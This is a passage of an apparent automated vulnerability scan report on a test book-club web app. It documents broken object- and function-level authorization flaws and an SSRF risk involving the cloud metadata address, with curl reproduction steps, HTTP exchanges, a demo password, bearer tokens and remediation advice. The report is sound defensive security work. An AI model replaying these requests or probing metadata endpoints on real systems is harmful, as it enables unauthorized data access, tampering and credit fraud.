curl -s http://marginalia.testinvicti.com/api/books/4/cover -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsInJvbGU0IjE3ZW1iZXIiLCJpYXQiOiE3ODk2NzA4MDAsImV4cCI6MTc4OTc1NzIwMH0.h3CVM0g9pDmbu-svvQyZE7NbaMn38oqcqMuMMOQICm0" -d '{"source_url": "http://example.com/test.jpg"}'
```

The server responds with HTTP 200 and `{"fetched": "http://example.com/test.jpg", ...}`, confirming the cover import was processed for another user's private book.

4. Confirm that unauthenticated requests are properly denied:

```
curl -s http://marginalia.testinvicti.com/api/books/4/cover -X POST -H "Content-Type: application/json" -d '{"source_url": "http://example.com/test.jpg"}'
```

The server responds with HTTP 401 `{"detail": "unauthenticated"}`, proving authentication is enforced but ownership authorization is not.

SEVERITY JUSTIFICATION

A low-privileged authenticated user can modify another user's private draft book by importing arbitrary cover images, demonstrating a complete lack of object-level authorization on a write endpoint. The integrity impact is high because any authenticated user can tamper with any book's cover, and the server-side URL fetch adds secondary SSRF risk.

DISCOVERY & EXPLOITATION

The cover import handler at `POST /api/books/{book_id}/cover` accepts a `source_url` parameter and performs a server-side HTTP fetch to retrieve the specified image, then associates the result with the target book. The endpoint enforces authentication — unauthenticated requests receive HTTP 401 — but performs no ownership check against the authenticated user's identity. Any authenticated member-role user can supply an arbitrary `book_id`, including books owned by other users, and the server processes the request and returns HTTP 200 with fetch metadata regardless of ownership.

This vulnerability carries a secondary risk absent from the sibling book-resource findings: the server-side URL fetch is driven by attacker-supplied input with no apparent domain restriction. An authenticated attacker can supply internal network addresses or cloud metadata endpoints (e.g., `http://169.254.169.254/`) as the `source_url` value, turning the cover import feature into a server-side request forgery (SSRF) primitive. The combined attack surface allows an adversary to both tamper with another user's private draft book content and probe internal infrastructure from the application server's network context.

IMPACT ANALYSIS

The integrity impact is direct and immediate: any authenticated user can overwrite the cover image of any book on the platform, including private drafts not yet published by their owner. For authors using the platform to manage unpublished work, this constitutes unauthorized modification of private intellectual property. The secondary SSRF risk elevates the severity beyond the sibling book-mutation findings: a successful internal network probe via `source_url` could expose cloud provider metadata credentials, internal service endpoints, or configuration data that would not be accessible through any other vulnerability in this class. If the platform operates in a cloud environment, metadata endpoint access could yield temporary IAM credentials, enabling lateral movement well beyond the application layer. The combination of content integrity violation on private resources and potential infrastructure reconnaissance makes this endpoint a higher-consequence target than the read-only or annotation-level siblings in this class.

REMEDIATION

1. Add an ownership check in the `POST /api/books/{book_id}/cover` handler to verify that `request.user.id == book.owner_id` before processing the cover import. Return HTTP 403 if the authenticated user does not own the book.

2. Apply the same object-level authorization check to all book mutation endpoints (`PATCH /api/books/{book_id}` , `DELETE /api/books/{book_id}` , and related sub-resource writes like `/annotations` , `/attachments`).
3. Validate and restrict the `source_url` parameter to an allowlist of trusted image domains or enforce that it resolves to a public image URL only — this mitigates the secondary SSRF risk from the server-side fetch.
4. Add integration tests that assert non-owner users receive 403 on all book write operations, including cover import.
5. Long-term, implement a centralized authorization middleware or policy engine (e.g., Casbin or a FastAPI dependency) that enforces object ownership checks consistently across all resource endpoints.

BOLA on POST /api/books/{book_id}/read Allows Any Authenticated User to Mark Private Books as Read and Earn Credits

HIGH

SEVERITY
High**CATEGORY**
Broken Access Control**CWE**
CWE-639**ENDPOINT**`http://marginalia.testinvicti.com/api/books/4/read`**PARAMETER**`book_id`**CVSS 4.0****7.1**

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N

EVIDENCE**Payload used:**`4`**Observed:**

Demo user (id=3, role=member) successfully POSTed /api/books/4/read on book 4 (visibility=private, status=draft, owner_id=2 curator_rhys, description: 'Internal catalogue notes – NOT FOR PUBLIC LISTING'). Response: {"book_id":4,"reward":50,"credits":2900}. Each call awards 50 credits (state mutation). Unauthenticated access returns 401 – auth is enforced but book visibility/ownership is not checked.

HTTP TRANSACTION**REQUEST**

```
POST /api/books/4/read HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJtZW1iZXIiLCJpYXQiOiE3ODk2NzA3OTYsImV4cCI6MTc4OTc1NzE5Nn0.T_n7mkgxygTUnNmYLm7GyD71PMJZMX5-oBmwewL20g
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:47:15 GMT
content-type: application/json
content-length: 40

{"book_id":4,"reward":50,"credits":3100}
```

STEPS TO REPRODUCE

1. Authenticate as the demo user to obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Extract the token from the JSON response.

2. Confirm book 4 is a private/draft book owned by another user:

```
curl -s http://marginalia.testinvicti.com/api/books/4 \
-H 'Authorization: Bearer <token>'
```

The response shows visibility: private, status: draft, owner_id: 2 — this book belongs to curator_rhys and is not intended for public access.

3. Mark the private book as read using the demo user's token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/books/4/read \
-H 'Authorization: Bearer <token>'
```

The server responds with 200 OK and `{"book_id":4, "reward":50, "credits":...}`, confirming the action succeeded and 50 credits were awarded despite the book being private.

4. Verify that unauthenticated access is properly denied:

```
curl -s -X POST http://marginalia.testinvicti.com/api/books/4/read
```

The server responds with 401 Unauthorized, confirming authentication is enforced but authorization (ownership/visibility) is not.

SEVERITY JUSTIFICATION

A low-privileged authenticated user can access and interact with private/draft books belonging to other users, bypassing visibility and ownership controls. The integrity impact is high because each call mutates server state by awarding credits (50 per call), enabling unlimited financial abuse through repeated requests.

DISCOVERY & EXPLOITATION

The IDOR agent targeted the `POST /api/books/{book_id}/read` endpoint by substituting a `book_id` value belonging to a private, draft-status book owned by a different user. The handler enforces authentication — unauthenticated requests receive a 401 Unauthorized response — but performs no ownership or visibility check before processing the request. Because the server accepts any authenticated user's claim to have read any book regardless of that book's `visibility` or `status` fields, the authorization boundary is entirely absent at the object level.

What distinguishes this endpoint from its siblings is the side effect: each successful call mutates server state by awarding 50 credits to the requesting user's account. An authenticated attacker iterating over `book_id` values in a tight loop can accumulate platform credits without limit, converting a read-access bypass into a direct financial integrity attack. The confirmed response — `{"book_id":4, "reward":50, "credits":3100}` — demonstrates that real credit balances are being modified, not merely that private metadata is being read.

IMPACT ANALYSIS

The missing authorization check produces 2 distinct categories of harm. First, any authenticated user gains read access to private and draft books belonging to other users, exposing content that authors have explicitly restricted from public visibility. Second, and uniquely among the book-scoped BOLA vulnerabilities in this assessment, the endpoint awards 50 platform credits per call with no idempotency or rate-limiting control, enabling unlimited credit generation through automated iteration. If platform credits carry monetary value — redeemable for purchases, subscriptions, or transfers — this constitutes direct financial fraud against the platform operator. The absence of a per-user, per-book deduplication check means a single attacker account can inflate its credit balance to arbitrary levels without any server-side constraint. Depending on how credits are monetized or transferred, this exposure may also intersect with payment card industry controls around stored-value abuse.

REMEDIATION

1. Add an authorization check in the `POST /api/books/{book_id}/read` handler to verify that the requesting user has read access to the target book — reject requests where `book.visibility` is `private` or `book.status` is `draft` and `book.owner_id` does not match the authenticated user's ID.
2. Implement rate limiting or idempotency on the `/api/books/{book_id}/read` endpoint to prevent repeated credit awards for the same book by the same user.
3. Return 403 Forbidden (not 200) when a user attempts to mark a book they do not have access to, and ensure the error response does not leak book metadata.
4. Audit all `/api/books/{book_id}/*` sub-endpoints for consistent authorization enforcement — the same missing ownership check likely affects other book actions.
5. Adopt a centralized authorization middleware or decorator (e.g., FastAPI dependency) that validates resource ownership before any book-scoped operation, and enforce it via CI policy checks.

Unauthenticated Direct Object Access to Private/Draft Books via GET /api/books/{book_id}

HIGH

SEVERITY

High

CATEGORY

Broken Access Control

CWE

CWE-862

ENDPOINT

`http://marginalia.testinvicti.com/api/books/4`

PARAMETER

book_id

CVSS 4.0

8.7

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

4

Observed:

GET /api/books/4 without authentication returns HTTP 200 with the full private/draft book: `{"id":4,"title":"Rare Marginalia, Vol. II (working draft)","visibility":"private","status":"draft","owner_id":2,"owner":{"id":2,"username":"curator_rhys","full_name":"Rhys Okonkwo","email":"rhys@marginalia.club"}}`. The collection GET /api/books correctly excludes this book (only public/published books listed). The book's description explicitly states "NOT FOR PUBLIC LISTING." and its visibility is "private" with status "draft".

HTTP TRANSACTION

REQUEST

```
GET /api/books/4 HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: application/json
X-Ax-Auth-Session-Id: none

{"id":4,"title":"Rare Marginalia, Vol. II (working draft)","author":"R. Okonkwo","isbn":"","genre":"Reference","description":"Internal catalogue notes - pricing and provenance for the autumn auction. NOT FOR PUBLIC LISTING.","cover_url":"/static/img/draft.svg","price_cents":0,"visibility":"private","status":"draft","featured":false,"owner_id":2,"owner":{"id":2,"username":"curator_rhys","full_name":"Rhys Okonkwo","email":"rhys@marginalia.club"},"reviews":[]}
```

STEPS TO REPRODUCE

1. Confirm the collection endpoint correctly hides private books by sending an unauthenticated request:

```
curl -s http://marginalia.testinvicti.com/api/books
```

Verify the response does **not** contain `"visibility":"private"` — book ID 4 should be absent from the list.

2. Access the private book directly by its ID without any authentication:

```
curl -s http://marginalia.testinvicti.com/api/books/4
```

The server responds with HTTP 200 and the full private/draft book object including "visibility": "private", "status": "draft", the owner's full name (Rhys Okonkwo), email (rhys@marginalia.club), and confidential description stating "NOT FOR PUBLIC LISTING."

3. Confirm the access control gap by comparing: the collection endpoint enforces visibility filtering, but the detail endpoint `/api/books/{book_id}` performs no authentication or authorization check, allowing any unauthenticated user to read private resources by guessing or enumerating integer IDs.

SEVERITY JUSTIFICATION

An unauthenticated attacker can enumerate and read any private/draft book by iterating book IDs, exposing confidential content (auction pricing, provenance notes) and owner PII (full name, email). No privileges or user interaction are required, yielding high confidentiality impact with network-level attack vector.

DISCOVERY & EXPLOITATION

The vulnerability arises from an inconsistency in where authorization logic is applied: the collection endpoint `GET /api/books` correctly filters its results to exclude private and draft records, but the detail endpoint `GET /api/books/{book_id}` performs no equivalent check. Any caller, authenticated or not, who supplies a valid integer `book_id` receives the full resource representation regardless of its `visibility` or `status` fields. The application's own filtering logic on the collection route confirms the intent to restrict access; the detail route simply never enforces it.

An unauthenticated attacker exploits this by iterating sequential integer values in the `book_id` path segment. Because the endpoint returns HTTP 200 for private and draft records, enumeration requires no authentication token and produces no error signal to distinguish restricted from public content. The confirmed response for book ID 4 returns a record whose own `description` field reads "NOT FOR PUBLIC LISTING," along with the owner's username, pricing data, and provenance notes intended exclusively for internal auction use.

IMPACT ANALYSIS

This vulnerability is distinct from its siblings in 2 critical respects: it requires no authentication whatsoever, and the exposed data carries explicit commercial sensitivity. The confirmed record for book ID 4 contains pre-publication auction pricing and provenance notes that, if disclosed to competing buyers or sellers, directly undermine the platform's auction integrity and could constitute a breach of confidentiality obligations to consignors. The owner PII exposed (full username, owner ID) also satisfies the threshold for a reportable personal data breach under GDPR Article 33, given that the disclosure is unauthenticated and the scope of affected records is bounded only by the total number of private and draft books in the catalogue. Unlike sibling vulnerabilities that require a valid session to exploit, the zero-authentication requirement here means the exposure is reachable by automated scrapers, search engine crawlers, and any unauthenticated party, with no credential barrier limiting the blast radius.

REMEDIATION

1. Enforce authentication on the `GET /api/books/{book_id}` endpoint by requiring a valid JWT Bearer token before returning any book data.
2. After authentication, add an authorization check: if `book.visibility == "private"` or `book.status == "draft"`, verify the requesting user's ID matches `book.owner_id` (or the user has an admin role) before returning the resource.
3. Return HTTP 404 (not 403) for unauthorized access to private books to prevent enumeration of valid book IDs.
4. Audit all other detail endpoints (`/api/orders/{id}`, `/api/lists/{id}`, `/api/annotations/{id}`) for the same missing authorization pattern — the collection endpoint filters correctly but the detail route does not.
5. Add integration tests that assert unauthenticated and cross-user requests to private resources return 401/404, and enforce these in CI.

Broken Function-Level Authorization on POST /api/clubs/{club_id}/join Allows Regular Member to Join Private Staff-Only Club

HIGH

SEVERITY

High

CATEGORY

Broken Access Control

CWE

CWE-639

ENDPOINT

`http://marginalia.testinvicti.com/api/clubs/3/join`

PARAMETER

club_id

CVSS 4.0

8.6

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

3

Observed:

A regular member (user_id=3, role=member, username=demo) successfully joined private staff-only club 3 (Marginalia Staff Room, visibility=private, owner_id=1/admin) by POSTing to /api/clubs/3/join with no invite code and no staff role. Response: {"status":"joined","club_id":3,"user_id":3}. After joining, the member gains access to private club details including staff member emails (ops@marginalia.club, rhys@marginalia.club) and full names. Control: unauthenticated POST returns 401 {"detail":"unauthenticated"}.

HTTP TRANSACTION

REQUEST

```
POST /api/clubs/3/join HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJmInJvbGUiOiJtZW1iZXIiLCJpYXQiOiJlZ30k2Njg1NTEsImV4cCI6MTc4OTc1NDk1MX0.QF3MIUz8oXg3wTfbt16UJzdTa-jYhq8_-XcGLhQqwQE
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: application/json
content-length: 43

{"status":"joined","club_id":3,"user_id":3}
```

STEPS TO REPRODUCE

1. Authenticate as the demo user (regular member) to obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H "Content-Type: application/json" \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Extract the JWT token from the response.

2. Join the private staff-only club (club_id=3) using the regular member's token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/clubs/3/join \
-H "Authorization: Bearer <token>"
```

The server responds with 200 OK and {"status": "joined", "club_id": 3, "user_id": 3}, confirming the regular member was accepted into the private staff-only club without any invite code or role check.

3. Verify the unauthenticated control is properly denied:

```
curl -s -X POST http://marginalia.testinvicti.com/api/clubs/3/join
```

The server responds with 401 Unauthorized and {"detail": "unauthenticated"}, confirming authentication is enforced but authorization (role/visibility) is not.

4. Confirm access to private club data by fetching club details:

```
curl -s http://marginalia.testinvicti.com/api/clubs/3 \
-H "Authorization: Bearer <token>"
```

The response includes staff member PII (emails such as ops@marginalia.club, rhys@marginalia.club and full names), demonstrating the confidentiality impact of the unauthorized membership.

SEVERITY JUSTIFICATION

A low-privileged authenticated user can join any private or staff-only club by simply supplying the club_id in the URL, bypassing visibility and role restrictions. This exposes staff PII (emails, full names) and grants unauthorized membership, warranting a high severity rating given the low attack complexity and significant confidentiality/integrity impact.

DISCOVERY & EXPLOITATION

The IDOR agent targeted the POST /api/clubs/{club_id}/join endpoint and submitted a join request as a regular member-role user for club ID 3, a club configured with staff-only visibility. The server returned HTTP 200 OK with {"status": "joined", "club_id": 3, "user_id": 3}, confirming that the endpoint enforces authentication (unauthenticated requests correctly receive 401 Unauthorized) but performs no role or visibility check before granting membership. The club_id path parameter is the sole determinant of which club is joined; the server never validates whether the requesting user holds the required staff role or possesses a valid invite code.

An authenticated attacker with a standard member account iterates over club_id values to enumerate and join any private or restricted club on the platform. For a staff-only club, successful membership immediately grants access to the club's posts, member roster, and any content gated behind that membership, including staff email addresses and full names exposed through the club's member list endpoint.

IMPACT ANALYSIS

This vulnerability grants any authenticated member-role user unsanctioned membership in staff-only clubs, directly exposing the personal information of staff members, including email addresses and full names, to unauthorized parties. Unlike sibling IDOR vulnerabilities that expose data belonging to other ordinary users, this vulnerability crosses a role boundary: the attacker gains access to a privileged organizational group and its associated communications and content. Depending on what staff clubs are used to discuss, this could include internal operational details, moderation decisions, or sensitive platform communications not intended for general membership. From an integrity standpoint, unauthorized club membership corrupts the platform's access model, as staff-only spaces may be used to coordinate actions or share resources that should never be visible to regular users. The low attack complexity, requiring only a valid session and a known or guessed club ID, means this is trivially exploitable at scale across all private clubs on the platform.

REMEDIATION

1. Add authorization checks in the POST /api/clubs/{club_id}/join handler to verify the requesting user's role matches the club's required role (e.g., staff) before allowing the join operation.
2. For private clubs, require a valid invite_code in the request body and validate it against the club's stored invite code before granting membership.
3. Enforce visibility rules: if club.visibility == 'private', reject join requests from users who are not explicitly invited or do not hold the required role, returning 403 Forbidden.
4. After fixing, verify that GET /api/clubs/{club_id} also enforces membership checks so non-members cannot view private club details or member lists.

5. Implement a centralized authorization middleware or decorator for all club endpoints to prevent similar BFLA issues, and add integration tests that assert role-based access for each club visibility level.

Broken Function-Level Authorization Allows Non-Member to Post Announcements to Private Staff-Only Club

HIGH

SEVERITY

High

CATEGORY

Broken Access Control

CWE

CWE-862

ENDPOINT

`http://marginalia.testinvicti.com/api/clubs/3/posts`

PARAMETER

authorization

CVSS 4.0

7.1

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
POST /api/clubs/3/posts with non-member JWT (user_id=25, role=member)
```

Observed:

Non-member user (id=25, role=member, username=bfla_vjkk29dg) successfully posted to private staff-only club 3 ("Marginalia Staff Room", owner_id=1, visibility=private). Response: {"status":"posted","club_id":3}. User is confirmed NOT in club 3 members list. Unauthenticated requests return 401, proving auth is enforced but membership is not checked.

HTTP TRANSACTION

REQUEST

```
POST /api/clubs/3/posts HTTP/1.1
Host: marginalia.testinvicti.com
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIjIjIjLCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4ODcxLCJleHAiOiE3ODk3NTUyNzF9.J5c2qkDBW3I5RLQujbUjB8ETQch5TP6gDB65Kp6nQUY
Content-Length: 80

{"body":"Non-member announcement bgcvzepfnsmu","title":"BFLA test bgcvzepfnsmu"}
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:15:21 GMT
content-length: 31
content-type: application/json

{"status":"posted","club_id":3}
```

STEPS TO REPRODUCE

1. Register a new user and obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/register \
-H "Content-Type: application/json" \
-d '{"email":"testuser@example.com","password":"TestPass123!","username":"bfla_test"}
```

Then login to get a Bearer token via `POST /api/auth/login`.

2. Confirm the new user is NOT a member of private staff-only club 3 by checking the club's member list:

```
curl -s http://marginalia.testinvicti.com/api/clubs/3 \
```

```
-H "Authorization: Bearer <non-member-jwt>"
```

Verify the user ID does not appear in the members list.

3. Post to the private staff-only club as the non-member:

```
curl -s -X POST http://marginalia.testinvicti.com/api/clubs/3/posts \  
-H "Content-Type: application/json" \  
-H "Authorization: Bearer <non-member-jwt>" \  
-d '{"body": "Non-member announcement bgcvzepfnsmu", "title": "BFLA test bgcvzepfnsmu"}'
```

The server responds with 200 OK and {"status": "posted", "club_id": 3}, confirming the post was accepted despite the user not being a club member.

4. Verify that unauthenticated requests are properly denied:

```
curl -s -X POST http://marginalia.testinvicti.com/api/clubs/3/posts \  
-H "Content-Type: application/json" \  
-d '{"body": "Non-member announcement", "title": "BFLA test"}'
```

The server responds with 401 Unauthorized and {"detail": "unauthenticated"}, proving authentication is enforced but membership/authorization is not.

SEVERITY JUSTIFICATION

Any authenticated user can write arbitrary content to private staff-only clubs, bypassing membership and role restrictions. This enables unauthorized information injection into privileged communication channels with low attack complexity and no special requirements beyond a valid account.

DISCOVERY & EXPLOITATION

The `POST /api/clubs/{club_id}/posts` endpoint enforces authentication — unauthenticated requests receive a 401 Unauthorized response — but performs no membership or role verification before accepting post submissions. Club 3 ("Marginalia Staff Room") is configured with `visibility=private` and is intended exclusively for staff-role users, yet the endpoint accepts post creation from any authenticated member-role account without consulting club membership records or the user's role claim. The authorization boundary exists only at the session layer; the application never evaluates whether the `sub` claim in the JWT corresponds to an active club member or a user with sufficient privilege to write to a restricted channel.

An authenticated attacker holding only a standard member account can target the staff club directly by supplying its known `club_id` in the request path. Because the OpenAPI specification (exposed without authentication, as documented in a separate vulnerability) enumerates this endpoint and its parameters, no reconnaissance beyond account registration is required. The attacker can inject arbitrary announcements, disinformation, or malicious links into a communication channel that staff users treat as trusted and authoritative, with no indication that the post originated outside the staff group.

IMPACT ANALYSIS

The primary risk here is integrity-based rather than confidentiality-based, distinguishing this vulnerability from sibling findings focused on data exfiltration. An attacker who can post to the staff-only club can inject content into a channel that employees treat as an internal, trusted source of operational communications. This creates a direct social engineering vector: a convincing staff announcement directing employees to reset credentials via a phishing link, or falsely communicating policy changes, carries significantly higher credibility than an external message because it arrives through an internal-only channel. The reputational and operational damage from a successful disinformation campaign targeting staff is difficult to quantify and may not be immediately detectable, as the post appears indistinguishable from legitimate staff communications. For platforms subject to data protection obligations, unauthorized write access to internal staff channels may also constitute a breach of internal access control requirements under applicable compliance frameworks.

REMEDIATION

1. Add a membership verification check on the `POST /api/clubs/{club_id}/posts` endpoint that confirms the authenticated user (`sub` claim from JWT) is an active member of the target club before allowing post creation.

2. For staff-only clubs (like club 3 "Marginalia Staff Room" with `visibility=private`), additionally verify the user's role is `staff` or `admin` before permitting writes.
3. Return `403 Forbidden` with a generic error message when a non-member or insufficiently privileged user attempts to post, rather than silently accepting the request.
4. Apply the same membership and role checks to all club-scoped write operations (`POST` , `PATCH` , `DELETE`) to prevent similar BFLA on related endpoints.
5. Implement integration tests that assert non-members and low-privilege users receive 403 on all private club endpoints, and run these in CI to prevent regressions.

Broken Function-Level Authorization Allows Non-Member to POST Content to Private Club via club_id Path Parameter

HIGH

SEVERITY
High**CATEGORY**
Broken Access Control**CWE**
CWE-862**ENDPOINT**`http://marginalia.testinvicti.com/api/clubs/3/posts`**PARAMETER**`club_id`**CVSS 4.0**

7.1

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

`3`

Observed:

A newly registered user (id=7, not a member of club 3) sent POST /api/clubs/3/posts and received {"status":"posted","club_id":3} (HTTP 200). Club 3 is the private staff-only "Marginalia Staff Room" (visibility=private, owner_id=1). Its members list contains only user_ids 1, 2, 3. The non-member user 7 was not in the members list but could still post. Unauthenticated requests are properly denied (401), proving authentication is checked but membership authorization is not.

HTTP TRANSACTION

REQUEST

```
POST /api/clubs/3/posts HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0jcsInJvbnGU0iJtZW1iZXIiLCJpYXQiOiJlE3ODk2Njg1NjEsImV4cCI6MTc4OTc1NDk2MX0.5JpVgX-5_g-fi-wduuvyiAMcmjEhv8vXT779CZwr8iU
Content-Type: application/json
Content-Length: 84

{"content":"Validation test X0p2EjSoPD5paWZS","title":"Validation X0p2EjSoPD5paWZS"}
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: application/json
content-length: 31

{"status":"posted","club_id":3}
```

STEPS TO REPRODUCE

1. Authenticate as a non-member user (user id=7) and confirm they are not in club 3's membership list by checking GET /api/clubs/3:

```
curl -s http://marginalia.testinvicti.com/api/clubs/3 -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0jcsInJvbnGU0iJtZW1iZXIiLCJpYXQiOiJlE3ODk2Njg1NjEsImV4cCI6MTc4OTc1NDk2MX0.5JpVgX-5_g-fi-wduuvyiAMcmjEhv8vXT779CZwr8iU'
```

The response shows visibility=private, owner_id=1, and a members list containing only user IDs 1, 2, 3 — user 7 is not a member.

2. As the non-member user, post content to the private staff-only club:

```
curl -s http://marginalia.testinvicti.com/api/clubs/3/posts -X POST -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJkbGU0iJtZW1iZXIiLCJpYXQiOiE3ODk2Njg1NjEsImV4cCI6MTc4OTc1NDk2MX0.5JpVgX-5_g-fi-wduuvyiAMcmjEhv8vXT779CZwr8iU' -H 'Content-Type: application/json' -d '{"content": "Validation test X0p2EjSoPD5paWZS", "title": "Validation X0p2EjSoPD5paWZS"}'
```

The server responds with HTTP 200 and `{"status": "posted", "club_id": 3}`, confirming the non-member successfully posted to the private club.

3. Verify that authentication is still enforced by sending the same request without a token:

```
curl -s http://marginalia.testinvicti.com/api/clubs/3/posts -X POST -H 'Content-Type: application/json' -d '{"content": "Unauth test", "title": "Unauth test"}'
```

The server responds with HTTP 401 `{"detail": "unauthenticated"}`, proving authentication is checked but membership authorization is not.

SEVERITY JUSTIFICATION

A low-privileged authenticated user can post arbitrary content to any private, staff-only club by manipulating the `club_id` path parameter, bypassing membership authorization entirely. The integrity impact is high because unauthorized content can be injected into restricted spaces, and the attack requires only a valid account with no special complexity.

DISCOVERY & EXPLOITATION

The `POST /api/clubs/{club_id}/posts` endpoint enforces authentication — unauthenticated requests receive HTTP 401 — but performs no membership verification before accepting post submissions. The handler processes the `club_id` path parameter and creates the post without confirming that the authenticated user's identity appears in the target club's membership list. Any valid session token is sufficient to write content into any club, regardless of whether the club is private or staff-only.

An authenticated attacker holding a standard member-role account can target restricted clubs — including staff-only spaces — by supplying an arbitrary `club_id` in the path. The server responds with HTTP 200 and `{"status": "posted", "club_id": 3}`, confirming the post was accepted. Beyond content injection, this vector enables an attacker to flood private club feeds with spam or disinformation, impersonate members in restricted discussions, or use the foothold to probe staff-only club content for sensitive operational information disclosed in posts.

IMPACT ANALYSIS

This vulnerability grants any authenticated user write access to private and staff-only club spaces, directly undermining the access control model that separates general membership from restricted communities. Content injected into staff clubs may reach employees who treat those spaces as trusted internal channels, creating a social engineering surface that does not exist in public areas of the platform. Unlike sibling vulnerabilities that expose read access to restricted resources, this finding enables active content manipulation: an attacker can pollute moderated discussions, inject misleading announcements, or disrupt community governance in spaces the platform explicitly designates as closed. For a platform whose core value proposition is curated reading communities, unauthorized write access to private clubs constitutes a direct reputational risk, as members and staff lose confidence in the integrity of restricted spaces. If staff clubs are used to coordinate operational decisions or share internal communications, injected content also creates a vector for targeted deception against platform personnel.

REMEDIATION

1. In the `POST /api/clubs/{club_id}/posts` endpoint handler, add an authorization check that verifies the authenticated user's `user_id` is present in the target club's membership list before allowing the post to be created.
2. Return HTTP 403 Forbidden with a clear error message (e.g., `{"detail": "not a member of this club"}`) when a non-member attempts to post.
3. Apply the same membership verification to all club-scoped write operations (`POST` , `PATCH` , `DELETE`) on sub-resources like `/api/clubs/{club_id}/posts/{post_id}` .
4. Add integration tests that assert non-members receive 403 when attempting to post to private clubs, and that only members and owners can create posts.
5. Implement a centralized authorization middleware or dependency (e.g., a FastAPI `Depends` function like `require_club_membership`) to enforce membership checks consistently across all club endpoints.

Unauthenticated GET /api/clubs Leaks Private Club Invite Codes

HIGH

SEVERITY High CATEGORY Broken Access Control CWE CWE-862

ENDPOINT
http://marginalia.testinvicti.com/api/clubs

PARAMETER authorization CVSS 4.0 8.7 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

No authentication (X-Ax-Session-Id: none)

Observed:

Unauthenticated GET /api/clubs returns all clubs including private club id=3 "Marginalia Staff Room" (visibility: "private", owner_id: 1) with secret invite_code "staff-only-9f2c". This invite code grants access to the staff-only private club. The response is identical for unauthenticated and authenticated callers – no access control is enforced.

HTTP TRANSACTION

REQUEST

```
GET /api/clubs HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: application/json
X-Ax-Auth-Session-Id: none

{"clubs":[{"id":4,"owner_id":5,"name":"Maritime & Mutiny","visibility":"public","invite_code":"belowdecks",...}, {"id":3,"owner_id":1,"name":"Marginalia Staff Room","description":"Internal club for staff - moderation notes, auction prep, member escalations.", "visibility":"private","invite_code":"staff-only-9f2c","created_at":1700000000}, {"id":2,"owner_id":4,"name":"The Comfort Shelf","visibility":"public","invite_code":"cosy",...}, {"id":1,"owner_id":2,"name":"First Editions & Foxing","visibility":"public","invite_code":"foxing-2023",...}]}
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to the clubs endpoint:

```
curl -s http://marginalia.testinvicti.com/api/clubs
```

The server responds with HTTP 200 and a JSON array containing all clubs, including private club id=3 "Marginalia Staff Room" with "visibility": "private" and "invite_code": "staff-only-9f2c".

2. Verify the private invite code is present in the response by searching for staff-only-9f2c and "visibility": "private" in the JSON body. Both values confirm that secret invite codes for private, staff-only clubs are exposed to anonymous users.
3. As a negative control, send an OPTIONS request to the same endpoint:

```
curl -s -X OPTIONS http://marginalia.testinvicti.com/api/clubs
```

The server responds with `204 No Content` and an empty body, confirming the invite code is only leaked via the GET method's response body.

SEVERITY JUSTIFICATION

No authentication is required to retrieve secret invite codes for private clubs, including the staff-only club. This enables any anonymous attacker to join restricted groups and access internal content (moderation notes, auction prep, member escalations), representing a high confidentiality impact with no privileges required.

DISCOVERY & EXPLOITATION

The IDOR agent issued an unauthenticated GET request to `GET /api/clubs` and received a full JSON enumeration of all clubs on the platform, including those marked `"visibility": "private"`. The response header `X-Ax-Auth-Session-Id: none` confirms no session was presented. Critically, the serialized club objects include the `invite_code` field regardless of club visibility or the requester's membership status, exposing the staff-only club's invite code (`staff-only-9f2c`) to any anonymous caller. The root cause is twofold: the endpoint enforces no authentication gate, and the club list serializer applies no field-level filtering based on visibility or caller identity.

